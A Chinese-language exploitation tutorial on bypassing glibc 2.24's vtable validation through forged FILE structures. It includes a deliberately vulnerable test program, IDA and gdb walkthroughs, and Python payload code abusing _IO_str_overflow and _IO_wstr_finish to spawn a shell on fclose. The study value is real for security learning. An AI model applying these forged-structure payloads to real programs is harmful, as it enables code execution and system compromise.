Pwn with File结构体（四）

前言

前面几篇文章说道，`glibc 2.24` 对 `vtable` 做了检测，导致我们不能通过伪造 `vtable` 来执行代码。今天逛 `twitter` 时看到了一篇通过绕过 对`vtable` 的检测 来执行代码的文章，本文做个记录。

文中涉及的代码，libc, 二进制文件。

https://gitee.com/hac425/blog_data/blob/master/pwn_file/file_struct_part4.rar

正文

首先还是编译一个有调试符号的 `glibc` 来辅助分析。

源码下载链接

http://mirrors.ustc.edu.cn/gnu/libc/glibc-2.24.tar.bz2

可以参考

http://blog.csdn.net/mycwq/article/details/38557997

新建一个目录用于存放编译文件，进入该文件夹(这里为`glibc_224`)，执行 `configure`配置

```
mkdir glibc_224
cd glibc_224/
../glibc-2.24/configure --prefix=/home/haclh/workplace/glibc_224  --disable-werror  --enable-debug=yes
```

然后 `make -j8 && make install`, 即可在 `/home/haclh/workplace/glibc_224` 找到编译好的 `libc`

```
haclh@ubuntu:~/workplace/glibc_224$ ls glibc_224^C
haclh@ubuntu:~/workplace/glibc_224$ ls /home/haclh/workplace/glibc_224
bin  etc  include  lib  libexec  sbin  share  var
haclh@ubuntu:~/workplace/glibc_224$ ls /home/haclh/workplace/glibc_224/lib
audit                ld-2.24.so           libanl.so.1          libcidn.so.1         libdl.so.2           libmvec_nonshared.a  libnss_db.so         libnss_nis-2.24.so   libpthread.so.0
crt1.o               ld-linux-x86-64.so.2 libBrokenLocale-2.24.so libcrypt-2.24.so     libg.a               libmvec.so           libnss_db.so.2       libnss_nisplus-2.24.so libresolv-2.24.so
crti.o               libanl-2.24.so       libBrokenLocale.a    libcrypt.a           libieee.a            libmvec.so.1         libnss_dns-2.24.so   libnss_nisplus.so    libthread_db-1.0.so
crtn.o               libanl.a             libBrokenLocale.so   libcrypt.so          libm-2.24.so         libnsl-2.24.so       libnss_dns.so        libnss_nisplus.so.2  libthread_db.so
gconv                libanl.so            libBrokenLocale.so.1 libcrypt.so.1        libm.a               libnsl.a             libnss_dns.so.2      libnss_nis.so        libthread_db.so.1
gcrt1.o              libBrokenLocale.so.1 libc-2.24.so         libdl-2.24.so        libm.so              libnsl.so            libnss_files-2.24.so libnss_nis.so.2      libutil-2.24.so
ld-2.24.so           libc.a               libc.so              libdl.a              libm.so.6            libnsl.so.1          libnss_files.so      libpcprofile.so      libutil.a
ld-linux-x86-64.so.2 libcidn-2.24.so      libc.so.6            libdl.so             libmcheck.a          libnss_compat-2.24.so libnss_files.so.2   libpthread-2.24.so   libutil.so
libanl-2.24.so       libcidn.so           libc_nonshared.a     libdl.so.2           libmemusage.so       libnss_compat.so     libnss_hesiod-2.24.so libpthread.a        libutil.so.1
libanl.a             libcidn.so.1         libcrypt-2.24.so     libg.a               libmvec-2.24.so      libnss_compat.so.2   libnss_hesiod.so     libpthread_nonshared.a
libanl.so            libc_nonshared.a     libcrypt.a           libieee.a            libmvec.a            libnss_db-2.24.so    libnss_hesiod.so.2   libpthread.so
libanl.so.1          libcrypt-2.24.so     libcrypt.so          libm-2.24.so         libmvec.so           libnss_db.so         libnss_nis-2.24.so   libpthread.so.0
haclh@ubuntu:~/workplace/glibc_224$
```

对 `vtable` 进行校验的函数是 `IO_validate_vtable`

```
static inline const struct _IO_jump_t *
IO_validate_vtable (const struct _IO_jump_t *vtable)
{
  /* Fast path: The vtable pointer is within the __libc_IO_vtables
     section.  */
  uintptr_t section_length = __stop___libc_IO_vtables - __start___libc_IO_vtables;
  const char *ptr = (const char *) vtable;
  uintptr_t offset = ptr - __start___libc_IO_vtables;
  if (__glibc_unlikely (offset >= section_length))
    /* The vtable pointer is not in the expected section.  Use the
       slow path, which will terminate the process if necessary.  */
    _IO_vtable_check ();
  return vtable;
}
```

就是保证 `vtable` 要在 `__stop___libc_IO_vtables` 和 `__start___libc_IO_vtables` 之间。

绕过的方法是在 `__stop___libc_IO_vtables` 和 `__start___libc_IO_vtables` 之间找到可以利用的东西，下面介绍两种。

前提：可以伪造 `FILE` 机构体

测试代码（来源）

```
/* gcc vuln.c -o vuln */

#include <stdio.h>
#include <unistd.h>

char fake_file[0x200];

int main() {
  FILE *fp;
  puts("Leaking libc address of stdout:");
  printf("%p\n", stdout); // Emulating libc leak
  puts("Enter fake file structure");
  read(0, fake_file, 0x200);
  fp = (FILE *)&fake_file;
  fclose(fp);
  return 0;
}
```

首先 `printf("%p\n", stdout)` 用来泄露 `libc` 地址，然后使用 `read` 读入数据用来伪造 `FILE` 结构体， 最后调用 `fclose(fp)`.

利用__IO_str_overflow

`__IO_str_overflow`是 `_IO_str_jumps` 的一个函数指针.

```
gef➤  p _IO_str_jumps
$1 = {
  __dummy = 0x0,
  __dummy2 = 0x0,
  __finish = 0x7fd3d1004cb9 <_IO_str_finish>,
  __overflow = 0x7fd3d10049a7 <__GI__IO_str_overflow>,
  __underflow = 0x7fd3d1004965 <__GI__IO_str_underflow>,
  __uflow = 0x7fd3d10036fc <__GI__IO_default_uflow>,
  __pbackfail = 0x7fd3d1004c9d <__GI__IO_str_pbackfail>,
  __xsputn = 0x7fd3d1003755 <__GI__IO_default_xsputn>,
  __xsgetn = 0x7fd3d100389f <__GI__IO_default_xsgetn>,
  __seekoff = 0x7fd3d1004dc5 <__GI__IO_str_seekoff>,
  __seekpos = 0x7fd3d1003a09 <_IO_default_seekpos>,
  __setbuf = 0x7fd3d100393c <_IO_default_setbuf>,
  __sync = 0x7fd3d1003c7e <_IO_default_sync>,
  __doallocate = 0x7fd3d1003a60 <__GI__IO_default_doallocate>,
  __read = 0x7fd3d100485f <_IO_default_read>,
  __write = 0x7fd3d1004867 <_IO_default_write>,
  __seek = 0x7fd3d1004851 <_IO_default_seek>,
  __close = 0x7fd3d1003c7e <_IO_default_sync>,
  __stat = 0x7fd3d1004859 <_IO_default_stat>,
  __showmanyc = 0x7fd3d100486d <_IO_default_showmanyc>,
  __imbue = 0x7fd3d1004873 <_IO_default_imbue>
}
gef➤
```

`_IO_str_jumps` 就位于 `__stop___libc_IO_vtables` 和 `__start___libc_IO_vtables` 之间 所以我们是可以通过 `IO_validate_vtable` 的检测的。

```
gef➤  p &_IO_str_jumps
$2 = (const struct _IO_jump_t *) 0x7fd3d1318500 <_IO_str_jumps>
gef➤  p __stop___libc_IO_vtables
$3 = 0x7fd3d1318668 ""
gef➤  p __start___libc_IO_vtables
$4 = 0x7fd3d1317900 <_IO_helper_jumps> ""
gef➤  p 0x7fd3d1318500-0x7fd3d1317900
$5 = 0xc00
gef➤  p  __stop___libc_IO_vtables - __start___libc_IO_vtables
$6 = 0xd68
gef➤
```

具体怎么拿 `shell` 还得看看 `__IO_str_overflow` 的 源代码, 这里我就用 `ida` 看了（清楚一些）

首先是对 `fp->_flag` 做了一些判断

```
v2 = fp->_flags;
if ( fp->_flags & 8 )
  return -(c != -1);
if ( (fp->_flags & 0xC00) == 1024 )
{
  BYTE1(v2) |= 8u;
  fp->_flags = v2;
  fp->_IO_write_ptr = fp->_IO_read_ptr;
  fp->_IO_read_ptr = fp->_IO_read_end;
}
```


将 `fp->_flag` 设为 `0x0`, 就不会进入。接下来的才是重点

```
buf_base = fp->_IO_buf_base;
size = fp->_IO_buf_end - buf_base;
if ( fp->_IO_write_ptr - fp->_IO_write_base >= size + (c == -1) )
{
  if ( fp->_flags & 1 )
    return -1;
  v6 = 2 * size + 100;
  result = -1;
  if ( size > v6 )
    return result;
  v7 = (fp[1]._IO_read_ptr)(2 * size + 100);
  v8 = v7;
```

可以看到 如果 设置

`fp->_IO_write_ptr - fp->_IO_write_base > fp->_IO_buf_end - fp->_IO_buf_base`

我们就能进入 `(fp[1]._IO_read_ptr)(2 * size + 100)`, 回到汇编看看。



执行 `call qword ptr [fp+0E0h]`， `fp+0E0h` 使我们控制的，于是可以控制 `rip`, 此时的参数为 `2 * size + 100`, 而 `size = fp->_IO_buf_end - fp->_IO_buf_base` 所以此次 `call` 的参数也是可以控制的。

利用思路就很简单了，设置 `fp+0xe0` 为 `system`, 同时设置 `fp->_IO_buf_end` 和 `fp->_IO_buf_base`, 使得 `2 * size + 100` 为 `/bin/sh` 的地址， 执行 `system("/bin/sh")` 获取 `shell`。

比如`fp->_IO_buf_base=0` 和 `fp->_IO_buf_end=(sh-100)/2`。

```
fake_file += p64(0x0)         # buf_base
fake_file += p64((sh-100)/2) # buf_end
```

当执行 `fclose` 是会 调用 `_IO_FINISH (fp)`

```
  _IO_acquire_lock (fp);
  if (fp->_IO_file_flags & _IO_IS_FILEBUF)
    status = _IO_file_close_it (fp);
  else
    status = fp->_flags & _IO_ERR_SEEN ? -1 : 0;
  _IO_release_lock (fp);
  _IO_FINISH (fp);
  if (fp->_mode > 0)
    {
#if  LTBC
```

其实就是 `fp->vtable->__finish`

```
#define _IO_FINISH(FP) JUMP1 (__finish, FP, 0)
```

执行 `_IO_FINISH (fp)` 之前还对 锁进行了获取， 所以我们需要设置 `fp->_lock` 的值为一个 指向 `0x0` 的值

（*ptr=0x0000000000000000），所以最终的 file 结构体的内容为

```
fake_file = p64(0x0)  # flag
fake_file += p64(0x0)    # read_ptr
fake_file += p64(0x0)    # read_end
fake_file += p64(0x0)    # read_base



fake_file += p64(0x0)        # write_base
fake_file += p64(sh)         # write_ptr - write_base  > buf_end - buf_base, bypass check
fake_file += p64(0x0)        # write_end

fake_file += p64(0x0)        # buf_base
fake_file += p64((sh-100)/2) # buf_end

fake_file += "\x00" * (0x88 - len(fake_file))  # padding for _lock
fake_file += p64(0x00601273)   # ptr-->0x0 , for bypass get lock

# p _IO_str_jumps
fake_file += "\x00" * (0xd8 - len(fake_file))  # padding for vtable
fake_file += p64(_IO_jump_t + 0x8) # make __IO_str_overflow on __finish , which call by fclose

fake_file += "\x00" * (0xe0 - len(fake_file))  # padding for vtable
fake_file += p64(system) # ((_IO_strfile *) fp)->_s._allocate_buffer
```

有一个小细节我把 vtable 设置为了 p64(_IO_jump_t + 0x8),原因在于 一个正常的 FILE 结构体的 vtable 的结构为

```
gef➤  p *(*(struct _IO_FILE_plus *)stdout).vtable
$9 = {
  __dummy = 0x0,
  __dummy2 = 0x0,
  __finish = 0x7fd3d100215f <_IO_new_file_finish>,
  __overflow = 0x7fd3d1002a82 <_IO_new_file_overflow>,
  __underflow = 0x7fd3d10027e8 <_IO_new_file_underflow>,
  __uflow = 0x7fd3d10036fc <__GI__IO_default_uflow>,
  __pbackfail = 0x7fd3d100471a <__GI__IO_default_pbackfail>,
  __xsputn = 0x7fd3d1001ae7 <_IO_new_file_xsputn>,
  __xsgetn = 0x7fd3d1001d83 <__GI__IO_file_xsgetn>,
  __seekoff = 0x7fd3d1000f9e <_IO_new_file_seekoff>,
  __seekpos = 0x7fd3d1003a09 <_IO_default_seekpos>,
  __setbuf = 0x7fd3d1000df0 <_IO_new_file_setbuf>,
  __sync = 0x7fd3d1000b83 <_IO_new_file_sync>,
  __doallocate = 0x7fd3d0ff6077 <__GI__IO_file_doallocate>,
  __read = 0x7fd3d10019dd <__GI__IO_file_read>,
  __write = 0x7fd3d1001a3a <_IO_new_file_write>,
  __seek = 0x7fd3d1001736 <__GI__IO_file_seek>,
  __close = 0x7fd3d1000dc4 <__GI__IO_file_close>,
  __stat = 0x7fd3d1001a21 <__GI__IO_file_stat>,
  __showmanyc = 0x7fd3d100486d <_IO_default_showmanyc>,
  __imbue = 0x7fd3d1004873 <_IO_default_imbue>
}
gef➤
```

`_finish` 在第三个字段

`__IO_str_overflow`是 `_IO_str_jumps` 的第4个字段.

```
gef➤  p _IO_str_jumps
$1 = {
  __dummy = 0x0,
  __dummy2 = 0x0,
  __finish = 0x7fd3d1004cb9 <_IO_str_finish>,
  __overflow = 0x7fd3d10049a7 <__GI__IO_str_overflow>,
  __underflow = 0x7fd3d1004965 <__GI__IO_str_underflow>,
  __uflow = 0x7fd3d10036fc <__GI__IO_default_uflow>,
  __pbackfail = 0x7fd3d1004c9d <__GI__IO_str_pbackfail>,
  __xsputn = 0x7fd3d1003755 <__GI__IO_default_xsputn>,
  __xsgetn = 0x7fd3d100389f <__GI__IO_default_xsgetn>,
  __seekoff = 0x7fd3d1004dc5 <__GI__IO_str_seekoff>,
  __seekpos = 0x7fd3d1003a09 <_IO_default_seekpos>,
  __setbuf = 0x7fd3d100393c <_IO_default_setbuf>,
  __sync = 0x7fd3d1003c7e <_IO_default_sync>,
  __doallocate = 0x7fd3d1003a60 <__GI__IO_default_doallocate>,
  __read = 0x7fd3d100485f <_IO_default_read>,
  __write = 0x7fd3d1004867 <_IO_default_write>,
  __seek = 0x7fd3d1004851 <_IO_default_seek>,
  __close = 0x7fd3d1003c7e <_IO_default_sync>,
  __stat = 0x7fd3d1004859 <_IO_default_stat>,
  __showmanyc = 0x7fd3d100486d <_IO_default_showmanyc>,
  __imbue = 0x7fd3d1004873 <_IO_default_imbue>
}
gef➤
```

`vtable` 设置为 `p64(_IO_jump_t + 0x8)` 后， `vtable->_finish` 为 `__IO_str_overflow` 的地址了。

在调用 `fclose` 处下个断点，断下来后打印第一个参数

```
gef➤  p (*(struct _IO_FILE_plus *)$rdi)
$10 = {
  file = {
    _flags = 0x0,
    _IO_read_ptr = 0x0,
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x0,
    _IO_write_ptr = 0x7fd3d10e6c60 "/bin/sh",
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x3fe9e88735fe <error: Cannot access memory at address 0x3fe9e88735fe>,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = "",
    _lock = 0x601273 <fake_file+499>,
    _offset = 0x0,
    _codecvt = 0x0,
    _wide_data = 0x0,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = '\000' <repeats 19 times>
  },
  vtable = 0x7fd3d1318508 <_IO_str_jumps+8>
}
gef➤  p 0x3fe9e88735fe*2+100
$11 = 0x7fd3d10e6c60
gef➤  x/s 0x7fd3d10e6c60
0x7fd3d10e6c60: "/bin/sh"
gef➤  x/xg 0x601273
0x601273 <fake_file+499>:       0x0000000000000000
gef➤  x/3xg 0x7fd3d1318508
0x7fd3d1318508 <_IO_str_jumps+8>:       0x0000000000000000      0x00007fd3d1004cb9
0x7fd3d1318518 <_IO_str_jumps+24>:      0x00007fd3d10049a7
gef➤  x 0x00007fd3d10049a7
0x7fd3d10049a7 <__GI__IO_str_overflow>: 0xfe830c7408a8078b
gef➤
```

可以看到

- `_flags` 域 为 0
- `2*(buf_end - buf_base) + 100` 指向 `/bin/sh`
- `_lock` 指向 `0x0`
- 虚表的第三个表项（`vtable->_finish`）为 `__IO_str_overflow` 的地址
- `$rdi+0xe0` 为 `system` 的地址(rdi即为 fp)

这样在执行 `fclose` 时就会进入 `__IO_str_overflow` ， 然后进入 `call qword ptr [fp+0E0h]` 执行 `system("/bin/sh")` 拿到 `shell`

利用 _IO_wstr_finish

`_IO_wstr_finish` 位于 `_IO_wstr_jumps` 里面

```
gef➤  p &_IO_wstr_jumps
$1 = (const struct _IO_jump_t *) 0x7f3308985cc0 <_IO_wstr_jumps>
gef➤  p __start___libc_IO_vtables
$2 = 0x7f3308985900 <_IO_helper_jumps> ""
gef➤  p 0x7f3308985cc0-0x7f3308985900
$3 = 0x3c0
gef➤  p __stop___libc_IO_vtables - __start___libc_IO_vtables
$4 = 0xd68
gef➤  p _IO_wstr_jumps
$5 = {
  __dummy = 0x0,
  __dummy2 = 0x0,
  __finish = 0x7f3308669c9a <_IO_wstr_finish>,
  __overflow = 0x7f33086698ad <_IO_wstr_overflow>,
  __underflow = 0x7f330866984e <_IO_wstr_underflow>,
  __uflow = 0x7f3308668fbf <__GI__IO_wdefault_uflow>,
  __pbackfail = 0x7f3308669c7e <_IO_wstr_pbackfail>,
  __xsputn = 0x7f330866906e <__GI__IO_wdefault_xsputn>,
  __xsgetn = 0x7f3308669518 <__GI__IO_wdefault_xsgetn>,
  __seekoff = 0x7f3308669dcb <_IO_wstr_seekoff>,
  __seekpos = 0x7f3308671a09 <_IO_default_seekpos>,
  __setbuf = 0x7f330867193c <_IO_default_setbuf>,
  __sync = 0x7f3308671c7e <_IO_default_sync>,
  __doallocate = 0x7f33086691ba <__GI__IO_wdefault_doallocate>,
  __read = 0x7f330867285f <_IO_default_read>,
  __write = 0x7f3308672867 <_IO_default_write>,
  __seek = 0x7f3308672851 <_IO_default_seek>,
  __close = 0x7f3308671c7e <_IO_default_sync>,
  __stat = 0x7f3308672859 <_IO_default_stat>,
  __showmanyc = 0x7f330867286d <_IO_default_showmanyc>,
  __imbue = 0x7f3308672873 <_IO_default_imbue>
}
gef➤
```


可以看到 `_IO_wstr_jumps` 也是位于 位于 `__stop___libc_IO_vtables` 和 `__start___libc_IO_vtables` 之间的。

`_IO_wstr_finish` 的 `check` 比较简单

```
void __fastcall IO_wstr_finish(_IO_FILE_2 *fp, int dummy)
{
  _IO_FILE_2 *v2; // rbx
  wchar_t *v3; // rdi

  v2 = fp;
  v3 = fp->_wide_data->_IO_buf_base;
  if ( v3 && !(v2->_flags2 & 8) )
    (v2[1]._IO_read_end)(v3, *&dummy);
  v2->_wide_data->_IO_buf_base = 0LL;
  _GI__IO_wdefault_finish(v2, 0);
}
```

当 `fp->_wide_data->_IO_buf_base` 不为0， 而且 `v2->_flags2` 就可以劫持 `rip`了，看汇编代码会清晰不少



只需要在 `fp+0xa0` 处放置一个指针 `ptr`，使得 `ptr+0x30` 处的 值不为 0 即可。（这个值随便找就行），然后设置 `fp+0x74` 的值为 `0`， 最后设置 `fp+0xe8` 的值为 `one_shot` ， 在执行 `fclose()`时就会去执行 `one_shot` 拿到 `shell`

伪造 `file` 结构体的代码

```
fake_file = p64(0x0)  # flag
fake_file += p64(0x0)    # read_ptr
fake_file += p64(0x0)    # read_end
fake_file += p64(0x0)    # read_base


fake_file += p64(0x0)        # write_base
fake_file += p64(sh)         # write_ptr - write_base  > buf_end - buf_base, bypass check
fake_file += p64(0x0)        # write_end

fake_file += p64(0x0)        # buf_base
fake_file += p64((sh-100)/2) # buf_end


fake_file += "\x00" * (0x88 - len(fake_file))  # padding for _lock

fake_file += p64(0x00601273)   # ptr-->0x0 , for bypass get lock

fake_file +=  "\x00" * (0xa0 - len(fake_file))
fake_file += p64(0x601030) # _wide_data
```

```
# p &_IO_wstr_jumps
fake_file += "\x00" * (0xd8 - len(fake_file))  # padding for vtable
fake_file += p64(_IO_wstr_jumps)

fake_file += "\x00" * (0xe8 - len(fake_file))  # padding for vtable
fake_file += p64(one_shot) # rip
```

最后

ida看代码比较清楚，文中的两种方法挺不错，利用了其他的 `vtable` 中的有趣的函数来绕过 `check`

参考

https://dhavalkapil.com/blogs/FILE-Structure-Exploitation/

http://blog.rh0gue.com/2017-12-31-34c3ctf-300/

来源： https://www.cnblogs.com/hac425/p/9416825.html